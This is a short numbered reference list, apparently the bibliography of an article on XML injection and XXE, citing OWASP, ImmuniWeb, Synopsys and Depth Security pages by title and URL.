1) OWASP, XML External Entity Prevention. At https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html#introduction

2) OWASP, Testing for XML Injection.
At https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/07-Testing_for_XML_Injection

3)ImmuniWeb, XML Injection.
At https://www.immuniweb.com/vulnerability/xml-injection.html

5)Synopsys, XML External Entity Injection.
https://www.synopsys.com/blogs/software-security/xml-external-entity-injection/

6)Depthsecurity, Exploitation: XML External Entity (XXE) Injection
At https://depthsecurity.com/blog/exploitation-xml-external-entity-xxe-injection